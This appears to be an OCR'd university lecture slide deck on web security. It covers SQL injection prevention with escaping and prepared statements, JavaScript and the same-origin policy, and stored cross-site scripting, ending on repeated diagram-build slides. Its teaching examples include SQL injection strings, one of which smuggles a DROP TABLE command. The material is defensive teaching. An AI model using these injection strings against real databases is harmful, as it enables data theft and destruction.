Web Security: XSS

CS 161: Computer Security

Ruta Jawale and Rafael Dutra

July 30, 2019


Slides credit: Raluca Ada Popa, David Wagner, Dan Boneh

Announcements

- Office Hours are moving location! (~8/1)
- Project 2 due tonight! (7/30)
- Homework 2 due this Friday (8/2)
- Midterm 2 is next Monday (8/5)
  - Attend lectures and discussions

SQL Injection

SQL Injection




SQL Injection Prevention

SQL Injection Prevention

- Sanitize user input: check or enforce that value/string that does not have commands of any sort
  - Blacklisting: disallow special characters
  - Whitelisting: only allow certain types of characters
  - Escape input string
  - **Prepared Statement**

SQL Escape Input

Web Server "escapes" the Database's SQL Parser



SQL Escape Input

- The input string should be interpreted as a string and not as a special character
- To escape the SQL parser, use backslash in front of special characters, such as quotes or backslashes

Recall: SQL Injection Scenario #1

```
$recipient = $_POST['recipient'];
$sql = "SELECT AcctNum FROM Customer
WHERE Username='$recipient'  ";
$rs = $db->executeQuery($sql);
```

Untrusted user input `'recipient'` is embedded directly into SQL command

Attack: `$recipient = " alice'; SELECT * FROM Customer-- "`

Returns the entire contents of the Customer!

SQL Parser

- If it sees ’ it considers a string is starting or ending
- If it sees \’ it considers it just as a character part of a string and converts it to ’

Example:

```
SELECT PersonID FROM People WHERE
  Username='alice\'; SELECT * FROM People'
```

The username will be matched against

```
alice'; SELECT * FROM People
```

and no match will be found

- Different parsers have different escape sequences or API for escaping

SQL Parser: Examples

- What is the string username gets compared to (after SQL parsing), and when does it flag a syntax error? (syntax error appears at least when quotes are not closed)

```
[..] WHERE Username='alice'      alice

[..] WHERE Username='alice\'     Syntax error, quote
                                 not closed

[..] WHERE Username='alice\''    alice'

[..] WHERE Username='alice\\'    alice\
```

because \\ gets converted to \ by the parser

SQL Injection Prevention


- Avoid building a SQL command based on raw user input, use existing tools or frameworks
- E.g. (1): the Django web framework has built in sanitization and protection for other common vulnerabilities
  - Django defines a query abstraction layer which sits atop SQL and allows applications to avoid writing raw SQL
  - The execute function takes a SQL query and replaces inputs with escaped values
- E.g. (2): Or use **parameterized/prepared SQL**

SQL Prepared Statement

- Parameterized SQL (ASP.NET 1.1)
  - Ensures user input is only put in the leaf node using placeholders


```
SqlCommand cmd = new SqlCommand(
   "SELECT * FROM UserTable WHERE
   username = @User AND
   password = @Pwd", dbConnection);
cmd.Parameters.Add("@User", Request["user"] );
cmd.Parameters.Add("@Pwd", Request["pwd"] );
cmd.ExecuteReader();
```

SQL Prepared Statement



Fix structure of SQL parse tree. Only allow user input (?'s) at leaves, not internal nodes.

SQL Prepared Statement



What happens to the input Bob”; DROP TABLE Customer --?

General Injection Prevention

Similarly to SQL injections:

- Sanitize input from the user!
- Use frameworks/tools that already check user input

Cross-site scripting (XSS)

Top 10 web vulnerabilities

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Javascript

- Powerful web page *programming language*
- Scripts are embedded in web pages returned by web server
- Scripts are executed by browser. Can:
  - Alter page contents
  - Track events (mouse clicks, motion, keystrokes)
  - Issue web requests, read replies

Why use JavaScript?


- Dynamic rather than static HTML, web pages can be expressed as a program, say written in JavaScript:

web page

```
<font size=30>
Hello, <b>
<script>
var a = 1;
var b = 2;
document.write("world: ",
                a+b,
                "</b>");
</script>
```

- Returns: Hello, **world: 3**

Rendering example



Browser's rendering engine:

1. Call HTML parser
   - tokenizes, starts creating DOM tree
   - notices <script> tag, yields to JS engine
2. JS engine runs script to change page

```
<font size=30>
Hello, <b>world: 3</b>
```

3. HTML parser continues:
   - creates DOM
4. Painter displays DOM to user

```
Hello, world: 3
```

Confining the Power of Javascript Scripts

- Given all that power, browsers need to make sure JS scripts don't abuse it

- For example, don't want a script sent from hackerz.com web server to read or modify data from bank.com
- … or read keystrokes typed by user while focus is on a bank.com page

Recall: Same Origin Policy

- Browser associates web page elements (text, layout, events) with a given origin
- SOP = a script loaded by origin A can access only origin A's resources (and it cannot access the resources of another origin)

Historical Overview

- 2000: “Cross-Site Scripting”
  - earlier definition:
    download malicious JavaScript from attacker’s website and run in origin of victim website (bypass SOP = Same-Origin Policy)

  - modern definition:
    should be called “Script Injection”, or “JavaScript/HTML/Flash Injection”

Cross-site scripting attack (XSS)

- Attacker injects a malicious script into the webpage viewed by a victim user
  - Script runs in user's browser with access to page's data

- The same-origin policy does not prevent XSS
  - SOP does not ensure complete mediation

Two main types of XSS

- *Stored* XSS: attacker leaves Javascript lying around on benign web service for victim to load
- *Reflected* XSS: attacker gets user to click on specially-crafted URL with script in it, web service reflects it back

Stored (or persistent) XSS


- The attacker manages to store a malicious script at the web server, e.g., at `bank.com`
- The server later unwittingly sends script to a victim's browser
- Browser runs script in the same origin as the `bank.com` server

Stored XSS (Cross-Site Scripting)

Attack Browser/Server

evil.com

Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)

User Victim

Attack Browser/Server

evil.com

1

Inject malicious script

Server Patsy/Victim

bank.com

Stores the script!

Stored XSS (Cross-Site Scripting)

User Victim

2 request content

Attack Browser/Server

evil.com

1

Inject malicious script

Server Patsy/Victim

bank.com

Stores the script!

Stored XSS (Cross-Site Scripting)

User Victim

Attack Browser/Server

evil.com

1 Inject malicious script

2 request content

3 receive malicious script

Server Patsy/Victim

bank.com

Stores the script!

Stored XSS (Cross-Site Scripting)

User Victim

Attack Browser/Server

evil.com

1 Inject malicious script

2 request content

3 receive malicious script

Server Patsy/Victim

bank.com

Stores the script!

4 execute script embedded in input *as though server meant us to run it*

Stored XSS (Cross-Site Scripting)

User Victim

Attack Browser/Server

evil.com

1 Inject malicious script

2 request content

3 receive malicious script

4 execute script embedded in input *as though server meant us to run it*

5 perform attacker action

Server Patsy/Victim

bank.com

Stores the script!

Stored XSS (Cross-Site Scripting)

User Victim

Attack Browser/Server

evil.com

1 Inject malicious script

2 request content

3 receive malicious script

4 execute script embedded in input *as though server m*


5 perform attacker action

Server Patsy/Victim

Stores the script!

